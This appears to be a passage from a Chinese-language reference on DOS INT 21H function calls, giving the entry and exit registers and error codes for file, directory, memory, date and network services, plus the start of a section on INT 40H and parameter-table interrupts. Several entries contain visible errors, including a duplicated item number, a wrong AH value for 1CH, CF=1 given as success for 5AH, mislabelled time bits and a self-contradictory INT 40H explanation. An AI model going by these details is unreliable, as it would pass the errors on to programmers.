16. 打开文件(0FH)
入口参数: AH=0FH
DS,DX以段地址,偏移量的形式指向未打开的文件控制块为压缩篇幅,在下文中对DS,DX的说明以下列两种方式之一表述:

1. DS,DX=未打开的文件控制块的段地址,偏移量
2. DS,DX指向未打开的文件控制块

类似的情况均按此处的说明处理

出口参数: AL=00H 打开文件成功
DOS 将未打开的FCB置为打开的FCB,即使以下所述填写未打开的FCB:

驱动器号(位移00H)	实际的驱动器号(1=A, 2=B等)
当前记录号(位移0CH)	00H
记录长度(位移0EH)	0080H
文件长度(位移10H)	目录项的文件长度
文件建立或最后修改的日期	目录项的日期
文件建立或最后修改的时间	目录项的时间

AL=0FFH 打开文件失败

17. 关闭文件(10H)
入口参数: AH=10H
DS,DX=打开的文件控制块的段地址,偏移量
出口参数: AL=00H 关闭文件成功,修改文件目录登记项
AL=0FFH 关闭文件失败

18. 查找第一个匹配的目录项(11H)
入口参数: AH=11H
DS,DX=未打开的文件控制块的段地址,偏移量
出口参数: AL=00H 成功地找到匹配的文件名,并将目录项的信息复制到事先设置好的磁盘传输区(DAT)
AL=0FFH 失败,未找到匹配的文件名

19. 查找下一个匹配的文件名(12H)
入口参数: AH=12H
DS,DX=未打开的文件控制块的段地址,偏移量
出口参数: AL=00H 成功地找到匹配的文件名,并将目录项的信息复制到事先设置好的磁盘传输区(DAT)
AL=0FFH 失败,未找到匹配的文件名

说明: 本功能调用仅用于文件名中含有至少一个通配符,且11H调用成功以后

20. 删除文件(13H)
入口参数: AH=13H
DS,DX=未打开的文件控制块的段地址,偏移量
出口参数: AL=00H 文件删除成功
AL=0FFH 文件删除失败(未找到匹配的文件,或所有匹配的文件是只读文件)

21. 顺序读(14H)
入口参数: AH=14H
DS,DX=打开的文件控制块的段地址,偏移量
出口参数: AL=00H 读成功
AL=01H 文件结束
AL=02H 记录溢出 DTA 所在的段(DTA大小),读失败
AL=03H 文件尾,但读到部分记录

22. 顺序写(15H)
入口参数: AH=15H
DS,DX=打开的文件控制块的段地址,偏移量
出口参数: AL=00H 写成功
AL=01H 磁盘满,无法写
AL=02H 记录溢出 DTA 所在的段(DTA大小),写失败

23. 建立文件(16H)
入口参数: AH=16H
DS,DX=未打开的文件控制块的段地址,偏移量
出口参数: AL=00H 文件建立成功

AL=0FFH 文件建立失败

24. 文件改名(17H)
入口参数: AH=17H
DS,DX=改名用文件控制块的段地址,偏移量
出口参数: AL=00H 文件改名成功
AL=0FFH 文件改名失败

25. 功能 18H
本功能调用现在未使用,如果调用,返回时除IP和AL值有变化外,其于寄存器的值无变化。

26. 取缺省驱动器(19H)
入口参数: AH=19H
出口参数: AL=缺省驱动器号(0=A, 1=B等)

27. 置磁盘传输区(DTA)地址(1AH)
入口参数: AH=1AH
DS,DX=磁盘传输区的段地址,偏移量
出口参数: 无

28. 取缺省驱动器磁盘 DPB 和 BPB 中部分参数(1BH)
入口参数: AH=1BH
DL=00H
出口参数: AL=扇区数/每簇
CX=字节数/每扇区
DX=缺省驱动器磁盘数据区总簇数-1
DS,BX 指向 DPB 磁盘标识字节

28. 取指定驱动器磁盘 DPB 和 BPB 中部分参数(1CH)
入口参数: AH=1BH
DL=驱动器号(0=当前驱动器, 1=A, 2=B等)
出口参数: AL=扇区数/每簇
CX=字节数/每扇区
DX=指定驱动器磁盘数据区总簇数-1
DS,BX 指向 DPB 磁盘标识字节

30. 功能 1DH
本功能调用现在未使用,如果调用,返回时除IP和AL值有变化外,其于寄存器的值无变化。

31. 功能 1EH
本功能调用现在未使用,如果调用,返回时除IP和AL值有变化外,其于寄存器的值无变化。

32. 读当前磁盘 DPB 的开始地址(1FH)
入口参数: AH=1FH
DL=00H
出口参数: DS,BX 指向 DPB 的开始地址

33. 功能 20H
本功能调用现在未使用,如果调用,返回时除IP和AL值有变化外,其于寄存器的值无变化。

34. 随机读文件(21H)
入口参数: AH=21H
DS,DX 指向打开的文件控制块 FCB
出口参数: AL=00H 读成功
AL=01H 文件结束,无数据可读
AL=02H 记录溢出段,DTA 空间太小
AL=03H 文件结束,但只读到部分记录

35. 随机写(22H)
入口参数: AH=22H
DS,DX 指向打开的文件控制块 FCB
出口参数: AL=00H 写成功
AL=01H 磁盘已满
AL=02H 记录溢出段,DTA 空间太小

36. 取文件记录数(23H)
入口参数: AH=23H
DS,DX 指向打开的 FCB
出口参数: AL=00H 文件找到,FCB 随机记录域置为文件中对应的记录数
AL=0FFH 文件未找到

说明: 该功能调用的实质是取以记录数为计量单位的文件长度

37. 置随机记录号(24H)
入口参数: AH=24H
DS,DX 指向打开的文件控制块 FCB
出口参数: 无,但会修改文件控制块 FCB 的随机记录号域

38. 置中断向量(25H)
入口参数: AH=25H
AL=待置的中断号
DS,DX 指向待置中断向量的中断服务程序
出口参数: 无

39. 复制程序段前缀地址(26H)
入口参数: AH=26H
DX=当前程序段前缀地址(原程序段前缀地址仍存在)
出口参数: 无

40. 随机块读(27H)
入口参数: AH=27H
CX=所读记录数
DS,DX 指向打开的文件控制块 FCB
出口参数: AL=00H 读成功
AL=01H 文件结束,无数据可读
AL=02H 记录溢出段,DTA 空间太小
AL=03H 文件结束,但只读到部分记录
CX=所读得实际记录数

41. 随机块写(28H)
入口参数: AH=28H
CX=要写的记录数
DS,DX 指向打开的文件控制块 FCB
出口参数: AL=00H 写成功
AL=01H 磁盘已满
AL=02H 记录溢出段,DTA 空间太小
CX=所写的实际记录数

42. 分析文件名(29H)
入口参数: AH=29H
AL=分析标志,其中:

- 位 3=1 按分析串中说明的扩展名修改 FCB 中已有的扩展名
- 位 3=0 不考虑修改 FCB 已有的扩展名
- 位 2=1 按分析串中给出的文件名则修改 FCB 已有的文件名
- 位 2=0 不考虑修改 FCB 已有的文件名
- 位 1=1 按分析串中说明的驱动器名修改 FCB 已有的驱动器名
- 位 1=0 不考虑修改 FCB 已有的驱动器名
- 位 0=1 忽略分析串开头的分隔符
- 位 0=0 考虑分析串开头的分隔符

DS,SI 指向以 0 结尾的分析文件名字符串
ES,DI 指向格式化未打开的文件控制块 FCB
出口参数: AL=00H 被分析的字符串未包含文件名通配符
AL=01H 被分析的字符串包含文件名通配符
AL=0FFH 被分析的字符串中驱动器名无效

如果被分析的字符串为无效的文件标识符,则 FCB 的文件名域第一字节为空

43. 取系统日期(2AH)
入口参数: AH=2AH
出口参数: CX=年(1980-2099)
DH=月(1-12)
DL=日(1-31)
AL=星期几

44. 置系统日期(2BH)
入口参数: AH=2BH
CX=年(1980-2099)
DH=月(1-12)
DL=日(1-31)
出口参数: AL=00H 日期设置成功
AL=0FFH 日期设置失败

45. 取系统时间(2CH)
入口参数: AH=2CH
出口参数: CH=小时(0-23)
CL=分(0-59)
DH=秒(0-59)
DL=百分秒(0-99)

46. 置系统时间(2DH)
入口参数: AH=2DH
CH=小时(0-23)
CL=分(0-59)
DH=秒(0-59)
DL=百分秒(0-99)
出口参数: AL=00H 设置时间成功
AL=0FFH 设置时间失败

47. 置盘写验证状态(2EH)
入口参数: AH=2EH
AL=00H 关闭写验证
AL=01H 打开写验证
DL=00H(版本 3 不用)
出口参数: 无

48. 取磁盘传送区地址(2FH)
入口参数: AH=2FH
出口参数: ES,BX 指向磁盘传送区

49. 取 DOS 版本号(30H)
入口参数: AH=30H
出口参数: AH=次版本号(圆点前一位数)
AL=主版本号(圆点后两位数)
AL=00H 版本 1

50. 程序结束并驻留(31H)
入口参数: AH=31H

AL=出口码
DX=驻留内存大小(字节)

出口参数:无

51. 取指定驱动器 DPB 地址(32H)
入口参数: AH=32H
DL=驱动器号(0=当前驱动器, 1=驱动器 A 等)

出口参数: DS, BX=DPB 开始地址

52. 取或置 Ctrl+Break 检测状态(33H)
(1)取 Ctrl+Break 检测状态(00H)
入口参数: AH=33H
AL=00H 取 Ctrl+Break 检测标志
出口参数: DL=00H Ctrl+Break 检测被关闭
DL=01H Ctrl+Break 检测被打开(2)置 Ctrl+Break 检测状态(01H)
入口参数: AH=33H
AL=01H 置 Ctrl+Break 标志状态
DL=00H 关闭 Ctrl+Break 检测
DL=01H 打开 Ctrl+Break 检测
出口参数: DL=00H Ctrl+Break 检测被关闭
DL=01H Ctrl+Break 检测被打开

53. 读取 INT 21H 处理中标志存放地址(34H)
入口参数: AH=34H
出口参数: ES, BX=INT 21H 处理中标志存放地址

54. 取指定的中断向量(35H)
入口参数: AH=35H
AL=中断号
出口参数: ES, BX 指向中断服务程序的入口地址

55. 取自盘空间(36H)
入口参数: AH=36H
DL=驱动器代码(0=缺省, 1=A 等)
出口参数: 如果成功, 则:
AX=每扇区数
BX=可用扇区
CX=每扇区字节数
DX=驱动器的簇数
如果失败, 则:
AX=0FFFFH

56. 取或置参数分隔符和设备名许可标志(37H)
入口参数: AH=37H
AL=00H 取参数分隔符
AL=01H 置参数分隔符
AL=02H 取设备名许可标志
AL=03H 置设备名许可标志
DL=参数分隔符或设备名许可标志(仅在 AL=01H 或 AL=03H 时使用)
出口参数: DL=参数分隔符或设备名许可标志(仅在 AL=00H 或 AL=02H 返回 DL)

57. 取或置国别信息(38H)
(1)取国别信息(00H)
入口参数: AH=38H
AL=00H 取当前国家信息
AL=01H-0FEH 取指定国家信息(<256)
AL=0FFH 取指定国家信息(>=256)
BX=国家码(对 AL=0FFH, 其子情况不用)
DS, DX 指向返回信息缓冲区
出口参数: CF=0 成功
BX=国家码
CF=1 失败
AX=错误码

(2)置国别信息(01H-0FEH)
入口参数: AH=38H
AL=01H-0FEH 置当前国家码(<256)
AL=0FFH 当前国家码(>=256)
BX=国家码(对 AL=0FFH, 其余情况不用)
DX=0FFFFH
出口参数: CF=0 成功
CF=1 失败
AX=错误码

58. 建立子目录(39H)
入口参数: AH=39H
DS, DX 指向以 0 结尾的路径字符串
出口参数: CF=0 成功
CF=1 失败
AX=错误码, 其中:
AX=03H 路径未找到
AX=05H 拒绝建立

59. 删除子目录(3AH)
入口参数: AH=3AH
DS, DX 指向以 0 结尾的路径字符串
出口参数: CF=0 成功

CF=1 失败
AX=错误码, 其中:
AX=03H 路径未找到
AX=05H 拒绝删除
AH=0FH 驱动器说明无效
AH=10H 当前目录

60. 置当前目录(3BH)
入口参数: AH=3BH
DS, DX 指向以 0 结尾的码路径名字字符串
出口参数: CF=0 成功
CF=1 失败
AX=错误码, 其中:
AX=03H 路径未找到
AX=0FH 驱动器说明无效

61. 建立文件(3CH)
入口参数: AH=3CH
CX=文件属性, 其中:
CX=00H 标准
CX=01H 只读
CX=02H 隐含
CX=04H 系统
DS, DX 指向以 0 结尾的码路径名字字符串(含待建立的文件名)
出口参数: CF=0 成功
AX=文件句柄
CF=1 失败
AX=错误码, 其中:
AX=03H 路径名无效
AX=04H 打开文件过多
AH=05H 重建立只读文件

62. 打开文件(3DH)
入口参数: AH=3DH
DS, DX 指向以 0 结尾的码路径名字字符串(含待建立的文件名)
AL=读写方式, 其中:
AL=00H 打开文件供只读
AL=01H 打开文件供只写
AL=02H 打开文件供读写
出口参数: CF=0 成功
AX=文件句柄
CF=1 失败
AX=错误码, 其中:
AX=01H 功能号无效
AX=02H 文件未找到
AX=03H 路径名无效或文件不存在
AX=04H 打开文件过多
AX=05H 拒绝存取(文件以 AL=00H 或 AL=01H 方式打开)
AX=0CH 存取方式无效

63. 关闭文件(3EH)
入口参数: AH=3EH
BX=文件句柄
出口参数: CF=0 成功
CF=1 失败
AX=06H 文件句柄无效或文件未打开

64. 读文件或设备(3FH)
入口参数: AH=3FH
BX=文件句柄
CX=所读字节数
DS, DX 指向内存缓冲区
出口参数: CF=0 成功
AX=实际读的字节数
CF=1 失败
AX=错误码, 其中:
AX=05H 文件不允许以读方式打开
AX=06H 文件句柄无效或文件未打开

65. 写文件或设备(40H)
入口参数: AH=40H
BX=文件句柄
CX=要写的字节数
DS, DX 指向内存缓冲区
出口参数: CF=0 成功
AX=实际写入的字节数
CF=1 失败
AX=错误码, 其中:
AX=05H 文件不允许以写方式打开
AX=06H 文件句柄无效或文件未打开

66. 删除文件(41H)
入口参数: AH=41H
DS, DX 指向以 0 结尾的码路径名字字符串(含待删除的文件名)
出口参数: CF=0 成功
CF=1 失败
AX=错误码, 其中:

AX=02H 文件未找到 AX=05H 拒绝删除

67. 移动文件指针(42H)
入口参数: AH=42H
BX=文件句柄
CX=位移量高字
DX=位移量低字
AL=移动方式码, 其中:
AL=00H 从文件头开始向文件尾移动(正位移) AL=01H 从当前位置开始向前或向后移(正或负的位移) AL=02H 从文件尾开始向前或向后移(正或负的位移)
出口参数: CF=0 成功
DX, AX 指向相对于文件头的当前指针位置
CF=1 失败
AX=错误码, 含意如下:
AX=01H 移动方式码无效
AX=06H 文件句柄无效或文件未打开

68. 取置文件属性(43H)
(1)取文件属性
入口参数: AH=43H
AL=00H 取文件属性
DS, DX 指向文件名字字符串
出口参数: CF=0 成功
CX=文件属性, 其中:
位 5=归档
位 2=系统
位 1=隐含
位 0=只读
CF=1 失败
AX=错误码, 含意如下:
AX=01H 功能号无效
AX=02H 文件未找到
AX=03H 路径未找到或文件不存在

(2)置文件属性
入口参数: AH=43H
AL=01H 置文件属性
CX=文件属性, 其中:
位 5=归档
位 2=系统
位 1=隐含
位 0=只读
DS, DX 指向文件名字字符串
出口参数: CF=0 成功
CF=1 失败
AX=错误码, 含意如下:
AX=01H 功能号无效
AX=02H 文件未找到
AX=03H 路径未找到或文件不存在
AX=05H 文件属性不能改变

69. 设备驱动控制(44H)
(1)取设备信息
入口参数: AH=44H
AL=00H
BX=文件句柄
出口参数: CF=0 成功
CF=1 失败
AX=错误码

(2)置设备信息
入口参数: AH=44H
AL=01H
BX=文建句柄
DX=设备信息(高 8 位应为 0)
出口参数: CF=0 成功
CF=1 失败
AX=错误码

(3)从字符设备读取控制信息
入口参数: AH=44H
AL=02H(设备信息的 IOCTL 位必需为 1)
BX=文件句柄
CX=读出字节数
DS, DX 指向控制信息缓冲区
出口参数: CF=0 成功
CF=1 失败
AX=实际传送字节数
CF=1 失败
AX=错误码

(4)传送控制信息到字符设备
入口参数: AH=44H
AL=03H
BX=文件句柄
CX=写入字节数

DS,DX 指向控制信息缓冲区
 出口参数:CF=0 成功
 AX=实际传送字节数
 CF=1 失败
 AX=错误码

(5)从成块设备读取控制信息
 入口参数:AH=44H
 AL=04H(设备信息的 IOCTL 位必须为 1)
 BL=驱动器号(0=确定,1=A 等)
 CX=读出字节数
 DS,DX 指向控制信息缓冲区
 出口参数:CF=0 成功
 AX=实际传送字节数
 CF=1 失败
 AX=错误码

(6)传送控制信息到成块设备
 入口参数:AH=44H
 AL=05H(设备信息的 IOCTL 位必须为 1)
 BL=驱动器号(0=确定,1=A 等)
 CX=写入字节数
 DS,DX 指向控制信息缓冲区
 出口参数:CF=0 成功
 AX=实际传送字节数
 CF=1 失败
 AX=错误码

(7)取设备或文件输入状态
 入口参数:AH=44H
 AL=06H
 CX=读写字节数
 BX=文件句柄(也适用于一般文件)
 出口参数:CF=0 成功
 AL=状态,其中:
 AL=00H 未就绪
 AL=01H 就绪
 CF=1 失败
 AX=错误码

(8)取设备或文件输出状态
 入口参数:AH=44H
 AL=07H
 CX=读写字节数
 BX=文件句柄(也适用于一般文件)
 出口参数:CF=0 成功
 AL=状态,其中:
 AL=00H 未就绪
 AL=01H 就绪
 CF=1 失败
 AX=错误码

(9)检测是否可更换介质
 入口参数:AH=44H
 AL=08H(仅用于 DOS 版本 3)
 BL=驱动器号(0=确定,1=A 等)
 出口参数:CF=0 成功
 AX=错误码,其中:
 AX=00H 可更换
 AX=01H 不可更换
 CF=1 失败
 AX=错误码

(10)检测是否局部驱动器或远程(重定向到服务器)
 入口参数:AH=44H
 AL=09H(仅用于 DOS 版本 3.1)
 BL=驱动器号(0=确定,1=A 等)
 出口参数:CF=0 成功
 CF=1 失败
 AX=错误码

(11)检测是否局部文件句柄或远程(重定向到服务器)
 入口参数:AH=44
 AL=0AH(仅用于 DOS 版本 3.1)
 出口参数:CF=0 成功
 CF=1 失败
 AX=错误码

(12)修改共享失败重试次数
 入口参数:AH=44H
 AL=0BH(仅用于 DOS 版本 3)
 CX=延迟循环次数(两次重试间的延迟),
 确定值为 CX=1
 DX=共享失败重试次数,确定值为 DX=3
 出口参数:CF=0 成功
 CF=1 失败
 AX=错误码

70.复制文件句柄(45H)
 入口参数:AH=45H

BX=老文件句柄
 出口参数:CF=0 成功
 AX=新文件句柄(与老文件句柄作用一样)
 CF=1 失败
 AX=错误码,其中:
 AX=04H 无文件句柄可用
 AX=06H 文件句柄无效或文件未打开

71.强迫复制文件句柄(46H)
 入口参数:AH=46H
 BX=第一个文件句柄
 CX=第二个文件句柄
 出口参数:CF=0 成功
 CF=1 失败
 AX=错误码,其中:
 AX=04H 打开的文件太多 AX=06H 文件句柄无效

72.取当前目录(47H)
 入口参数:AH=47H
 DL=驱动器代码(0=缺省,1=A 等)
 DS,SI 指向 64 字节目录缓冲区
 出口参数:CF=0 成功
 缓冲区填入当目录的全路径名
 CF=1 失败
 AX=错误码,其中:
 AX=0FH 驱动器说明无效

73.分配内存块(48H)
 入口参数:AH=48H
 BX=所需内存的字节数
 出口参数:CF=0 成功
 AX=内存分配块的段地址
 CF=1 失败
 BX=内存最大可用块的字节数
 AX=错误码,其中:
 AX=07H 内存控制块破坏 AX=08H 内存不够 74.释放内存块(49H)
 入口参数:AH=49H
 ES=释放分配块的段地址
 出口参数:CF=0 成功
 CF=1 失败
 AX=错误码,其中:
 AX=07H 内存控制块破坏 AX=09H ES 为无效分配块的段地址

75.修改内存分配块(4AH)
 入口参数:AH=4AH
 BX=新申请块的字节数
 ES=修改的分配块段地址
 出口参数:CF=0 成功
 AX=新分配块的段地址
 CF=1 失败
 BX=最大可用内存块的字节数
 AX=错误码,其中:
 AX=07H 内存控制块破坏 AX=08H 内存不够 AX=09H ES 为无效的分配块段地址

76.执行程序(4BH)
 入口参数:AH=4BH
 AL=方式码,其中:
 AL=00H 程序装入并执行
 AL=03H 程序装入但不执行
 DS,DX 指向子程序名字字符串
 ES,BX 指向参数块
 出口参数:CF=0 成功
 除 CS 和 IP 外,全部寄存器被破坏
 CF=1 失败
 AX=错误码,其中:
 AX=01H 功能无效
 AX=02H 文件未找到或路径无效
 AH=08H 无足够内存
 AX=0AH 环境错误
 AX=0BH 格式错误

77.带返回码结束(4CH)
 入口参数:AH=4CH
 AL=返回码
 出口参数:无

78.取返回码(4DH)
 入口参数:AH=4DH
 出口参数:AL=返回码
 AH=退出类型,其中:
 AH=00H 正常结束
 AH=01H 由 CTRL-C 结束
 AH=02H 由标准设备结束
 AH=03H 程序正常结束,驻留内存

79.查找第一个匹配的目录项(4EH)

入口参数:AH=4EH
 CX=待查文件属性
 DS,DX 指向路径名字字符串(含文件名)
 出口参数:CF=0 成功
 磁盘传送区填入以下信息:
 字节 00H-14H DOS 保留供继续检索用
 字节 15H 匹配文件属性
 字节 16H-17H 文件大小
 字节 18H-19H 文件日期
 字节 1AH - 文件长度低字节
 1BH
 字节 1CH - 文件长度高字节
 1DH
 字节 1EH - ASCII 字符串形式的文件名和扩展名

CF=1 失败 AX=错误码,其中:
 AX=02H 路径无效
 AX=12H 未找到匹配目录项

80.查找下一个匹配的目录项(4FH)
 入口参数:AH=4FH
 出口参数:CF=0 成功
 填入磁盘传送区的内容同 4EH 功能调用
 用
 CF=1 失败
 AX=错误码,其中:
 AX=12H 未找到匹配目录项

81.设置新的 PSP 段地址(50H)
 入口参数:AH=50H(DOS 保留)
 BX=新 PSP 段地址
 82.取当前 PSP 段地址(51H)
 入口参数:AH=51H(DOS 保留)
 出口参数:BX=当前 PSP 段地址

83.取系统参数表地址(52H)
 入口参数:AH=52H(DOS 保留)
 出口参数:ES,BX=系统参数表地址

84.BPB 数据向 DPB 转换(53H)
 入口参数:AH=53H(DOS 保留)
 DS,SI=BPB 地址
 ES,BP=变换缓冲区地址
 出口参数:ES,BP=DPB 地址

85.取磁盘写校验状态(54H)
 入口参数:AH=54H
 出口参数:AL=00H 写校验打开
 AL=01H 写校验关闭

86.根据当前的 PSP 建立新的程序段前缀 PSP(55H)
 入口参数:AH=55H(DOS 保留)
 出口参数:DX=新程序段前缀的段址

87.文件更名(56H)
 入口参数:AH=56H
 DS,DX 指向当前路径名(含文件名)
 ES,DI 指向新的路径名(含文件名)
 出口参数:CF=0 成功
 CF=1 失败
 AX=错误码,其中:
 AX=02H 文件未找到
 AH=03H 路径未找到或文件不存在
 AH=05H 访问失败
 AH=11H 未在同一盘上更名

88.取或置文件的日期和时间(57H)
 (1)取文件的日期和时间(00H)
 入口参数:AH=57H
 AL=00
 BX=文件句柄
 出口参数:CF=0 成功
 CX=时间,CX 中各位意义如下:
 0BH-0FH=小时(0-24)
 05H-0AH 位=月(0-12)
 00H-07H 位=2秒增量(0-29)
 DX=日期,DX 中各位意义如下:
 09H-0FH 位=年(相对 1980)
 05H-08H 位=月(0-12)
 00H-04H 位=日(0-31)
 CF=1 失败
 AX=错误码,其中:
 AX=1 功能码无效
 AX=0 文件句柄无效

(2)置文件的日期和时间(01H)
 入口参数:AH=57H
 AL=01
 BX=文件句柄
 CX=时间,CX 中各位用法如下:
 0BH-0FH=小时(0-24)

05H-0AH 位=月(0-12)
 00H-04H 位=2秒增量(0-29)
 DX=日期, DX中各位用法如下,
 09H-0FH 位=年(相对1980)
 05H-08H 位=月(0-12)
 00H-04H 位=日(0-31)

出口参数:CF=0 成功
 CF=1 失败
 AX=错误码,其中:
 AX=1 功能码无效
 AX=0 文件句柄无效

89. 取或置分配策略(58H)

(1)取分配策略(00H)

入口参数:AH=58H
 AL=00H
 出口参数:CF=0 成功
 AX=策略码,含义如下,
 BX=00 最先符合
 BX=01 最佳符合
 BX=02 最后符合

CF=1 失败

AX=错误码

(2)置分配策略(01H)

入口参数:AH=58H
 AL=01H
 BX=策略码,含义如下,
 BX=00 最先符合
 BX=01 最佳符合
 BX=02 最后符合

出口参数:CF=0 成功

CF=1 失败

AX=错误码

90. 取扩展错误信息(59H)

入口参数:AH=59H
 BX=00H
 出口参数:AX=扩展错误码
 BH=错误类型
 BL=建议行动
 CH=错误位置
 CL,DX,SI,BP,DS,ES 被破坏
 AX中给出的扩展错误码如下,
 AX=01H 功能号无效

- 02H 文件未找到
- 03H 路径未找到
- 04H 打开的文件太多
- 05H 拒绝存取
- 06H 句柄无效
- 07H 内存控制块被破坏
- 08H 内存不够
- 09H 内存块地址无效
- 0AH 环境无效
- 0BH 格式无效
- 0CH 存取码无效
- 0DH 日期无效
- 0EH 保留
- 0FH 盘驱动器无效
- 10H 试图删去当前目录
- 11H 不是相同设备
- 12H 无更多文件
- 13H 盘写保护
- 14H 未知设备
- 15H 取动器未准备好
- 16H 无效命令
- 17H 数据错(CRC)
- 18H 块的申请结构长度错
- 19H 寻道错
- 1AH 未知介质类型
- 1BH 扇区未找到
- 1CH 打印机无纸
- 1DH 写错
- 1EH 读错
- 1FH 一般失败
- 20H 共享冲突
- 21H 锁定冲突
- 22H 更换盘非挂
- 23H 无FCB可用
- 24H 共享缓冲区满
- 25-31HH 保留
- 32H 不支持网络请求
- 33H 远程计算,未就绪
- 34H 网络名复制错
- 35H 网络名未找到
- 36H 网络忙
- 37H 网络设备已不存在

- 38H 超出NET-BIOS命令极限
- 39H 网络适配器硬件错
- 3AH 网络响应不正确
- 3BH 意外的网络错
- 3CH 与远端适配器不匹配
- 3DH 打印队列满
- 3EH 打印队列不满
- 3FH 打印文件已删除
- 40H 网络名已删除
- 41H 存取禁止
- 42H 网络设备类型错
- 43H 网络名未找到
- 44H 超出网络名极限
- 45H 超出NET-BIOS会话期极限
- 46H 暂停
- 47H 网络请求未被接受
- 48H 打印或盘改向暂停
- 49H-4FH 保留
- 50H 文件已存在
- 51H 保留
- 52H 不能建目录
- 53H INT 24H 失败
- 54H 改向太多
- 55H 复制改向
- 56H 口令无效
- 57H 参数无效
- 58H 网络设备错

BH中说明的错误类型如下, BH=01H 超出资源(如存储或通道号)

- 02H 无错,但在文件锁定区域暂驻
- 03H 存取权限
- 04H 系统软件内部错
- 05H 硬件失效
- 06H 系统软件出错,但为非活动进程错(如错误的文件分布)
- 07H 应用程序错
- 08H 文件或记录未找到
- 09H 文件或记录的无效格式或类型
- 0AH 文件或记录内部锁定
- 0BH 盘错,盘有坏点或存储介质问题
- 0CH 其它错

BL中的建议行动如下:

- BL=01H 重试适当次数,最后提示用户选择放弃(ABORT)或忽略(IGNORE)
- 02H 重试适当次数,在重试间有一定延时,随后提示用户放弃或忽略
- 03H 要求用户给出正确信息(典型的例子为不正确的文件名或驱动器说明引起)
- 04H 放弃应用程序并清除,例如,以尽可能有序的方式结束程序,释放锁,关闭文件等
- 05H 无清除,立即退出(系统可能被损坏并试图关闭文件等,此时不退出可能更有害)
- 06H 忽略错误
- 07H 用户干预排除错误后再试

CH中指示的错误位置如下:

- CH=01H 地点未知
- 02H 块设备(盘或盘仿真器)
- 03H 网络相关
- 04H 串行设备
- 05H 内存相关

91. 建立临时文件(5AH)

入口参数:AH=5AH
 CX=属性,含义如下:
 CX=00H 标准
 CX=01H 只读
 CX=02H 隐含
 CX=04H 系统
 DS,DX 指向说明驱动器和路径名的ASCII字符串

出口参数:CF=1 成功
 AX=文件句柄
 DS,DX 指向含有驱动器号、路径名和文件名的ASCII字符串
 CF=1 失败
 AX=错误码,其中:
 AX=03H 路径未找到
 AX=05H 拒绝存取

92. 创建新文件(5BH)

入口参数:AH=5BH
 CX=属性
 CX=00H 正常

CX=01H 只读
 CX=02H 隐含
 CX=04H 系统
 DS,DX 指向含有路径的文件名的ASCII字符串

出口参数:CF=0 成功
 AX=文件句柄
 CF=1 失败
 AX=错误码,其中:
 AX=03H 路径未找到
 AX=04H 无文件句柄可用
 AX=05H 拒绝存取
 AX=50H 文件已存在

93. 控制记录存取(5CH)

入口参数:AH=5CH
 AL=功能码,其中:
 AL=00H 封锁
 AL=01H 开锁
 BX=文件句柄
 CX,DX=双字头指针位移(相对于文件头)
 SI,DI=双字尾指针位移(相对于头指针)

出口参数:CF=0 成功

CF=1 失败

AX=错误码,其中:
 AX=01H 功能无效
 AX=06H 文件句柄无效
 AX=21H 全部或部分区域已被封锁

94. 功能5DH 保留

95. 网络功能之一,取/置打印机功能串(5EH)

(1)取局域网的机器标识串
 入口参数:AH=5EH
 AL=00H
 DS,DX 指向存放标识串的缓冲区
 出口参数:CF=0 成功
 CH=00H 无定义标识串
 CH≠00H,CL=NET BIOS 名字
 DS,DX 指向标识串
 CF=1 失败
 AX=1 功能码失效

(2)置打印机功能串

入口参数:AH=5EH
 AL=02H
 BX=重定向列表索引
 CX=功能串的长度
 DS,SI 指向功能串

出口参数:CF=0 成功

CF=1 失败

AX=1 功能码失效

(3)取打印机功能串

入口参数:AH=5EH
 AL=03H
 BX=重定向列表索引
 ES,DI 指向接收功能串的缓冲区
 出口参数:CF=0 成功
 CX=打印机功能串长度
 ES,DI 指向返回的功能串

96. 网络功能之二,取/置设备重定向列表(5FH)

(1)取设备重定向列表
 入口参数:AH=5FH
 AL=02H
 BX=重定向列表索引
 DS,SI 指向设备名缓冲区,缓冲区长度为16字节
 ES,DI 指向网络名缓冲区,缓冲区长度为128字节

出口参数:CF=0 成功

DX,BP 被破坏

BH=设备状态标志

BH=00H 有效

BH=01H 无效

BL=设备类型

BL=03H 打印机

BL=04H 驱动器

CX=调用参数

CF=1 失败

AX=错误码,其中:

AX=01H 功能码无效

AX=12H 无更多的文件

(2)置设备重定向列表

入口参数:AH=5FH

AL=03H

BL=设备类型

BL=03H 打印机

BL=04H 驱动器

CX=调用参数
 DS,SI 指向以 ASCII 串表示的设备名 (PRN,LPT1,LPT2,LPT3,E:,F:,等)
 ES,DI 指向后跟口令串的网络名串
 出口参数:CF=0 成功
 CF=1 失败
 AX=错误码,其中:
 AX=01H 功能码无效
 AX=03H 路径未找到
 AX=05H 拒绝存取
 AX=08H 内存不够

(3)取消设备重定向列表项
 入口参数:AH=5FH
 AL=04H
 DS,SI 指向设备名串
 出口参数:CF=0 成功
 CF=1 失败
 AX=错误码,其中:
 AX=01H 功能码无效
 AX=0FH 服务器重定向暂停

97. 功能 60H 保留
 98. 功能 61H 保留
 99. 取当前程序的程序段前缀(62H)
 入口参数:AH=62H
 出口参数:DX=当前程序段前缀的段地址
 100. 取扩展字符表地址(63H)
 该功能调用只用于 DOS 2.25.

(1)取扩展字符表地址
 入口参数:AH=63H
 AL=00H 取扩展字符表地址
 出口参数:DS,DI 指向扩展字符表

(2)置/清除时控制台标志
 入口参数:AH=63H
 AL=01H 置/清除时控制台标志
 DL=00H 置临时控制台标志
 DL=01H 清除时控制台标志

出口参数:无
 (3)取临时控制台标志
 入口参数:AH=63H
 AL=02H 取临时控制台标志
 出口参数:DL=标志值

六、自由中断

(一)INT 40H 软盘 I/O 服务
 INT 40H 是软盘 I/O 中断服务程序,但它并不对用户开放,即用户不要直接调用 INT 40H 中断。

硬盘 ROM BIOS 被系统 BIOS 识别并加载入内存后,表明系统配置了有效的硬盘驱动器。此时,硬盘 ROM BIOS 将原软盘的 13H 的中断服务程序 INT 13H 的向量地址送往中断向量 INT 40H,即以 INT 40H 代替原 INT 13H。与此同时,将 INT 13H 向量指向硬盘 I/O 中断服务程序的入口,那么,用户为什么可不调用 INT 40H 呢?原因在于,当用户调用 INT 13H 时,INT 13H 首先判断 DL 中的驱动器号,如果驱动器号大于 80H,则调用 INT 13H,如果驱动器号小于 80H,则自动调用 INT 40H(即进入硬盘 I/O 中断服务程序)。这种安排对用户来说是十分方便的。

(二)参数表指针自由中断——41H 和 46H 中断
 这两个中断与前面介绍的 1DH,1EH,1FH 三个中断十分类似,也是参数表指针,用户不再直接调用它们,它们的向量地址仅仅是参数表在内存中的起始地址而已。

1. INT 41H 第一台硬盘的参数表指针
